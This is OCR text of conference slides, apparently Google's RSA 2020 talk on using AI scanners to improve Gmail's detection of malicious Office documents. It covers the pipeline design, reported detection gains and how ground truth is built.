
Evasion techniques have drastically improved in the last years

Insights into Gmail next-gen malicious document detection




Google


RSAConference2020



Use AI to improve detection




AI? Really?




Enhance existing detection capabilities with AI interpolation & advanced document analyzers to **improve detection** coverage and **increase resilience** to adversarial attacks

Gmail detection landscape: today




Gmail detection landscape: tomorrow




How does it work in practice?

Anatomy of a document scanner




How our AI scanner integrate with Gmail malware detection



Policy engine


Scanners

Decision engine



Does it really work?

Daily additional detection for Office documents with malicious script in percentage



AI scanner increases Office documents with malicious documents detection by ~10% consistently and 150+% at peak

10.5%

14.5%

Improvement varies by filetype

How do you build ground truth?

No silver bullet: use a multi prong approach

Hindsights samples re-evaluation

Re-scan documents at a later stage to give a chance to various scanners to have their false positives fixed


Additional sandbox scans

Scan suspicious and a large subset of documents with sandboxes for additional verdicts

Cluster analysis

Leverage deep-clustering to quickly identify the samples that need to be reviewed to find potential FP / FN

Deep-clustering to scale model improvements



Example of a incorrect extrapolation - .dll in code was considered malicious

Takeaways


Malicious documents is a key threat to businesses and end users

Adversary continuously shift their TTP and tweak their payload to avoid detection

Robust malicious documents detection requires a defense in depth strategy that combine detection approaches

Robust malicious documents detection requires combining technologies and constant R&D

https://elie.net/rsa20



Thank you